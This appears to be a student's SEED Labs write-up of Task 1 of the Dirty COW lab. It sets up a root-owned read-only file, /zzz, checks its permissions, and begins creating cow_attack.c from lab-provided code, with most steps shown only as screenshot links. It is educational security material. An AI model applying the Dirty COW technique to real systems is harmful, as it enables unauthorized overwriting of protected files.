

**Task 1: Modify a Dummy Read-Only File**

Creating the dummy file “/zzz” using touch command. Changing the permission of file to “rw” for owner and “r” for users.


Using editor gedit to add random content to the /zzz file.




Now viewing the file /zzz content using cat command.




Checking the permission of file /zzz using the ls-l command.




Now, trying the add normal content to the file with the normal user. (without root permissions), but we wont be able to add because file only has the read permission for normal user.




Now, creating the file cow\_attack.c and adding the content downloaded from the seed lab webisite.




Content pasted in file cow\_attack.c

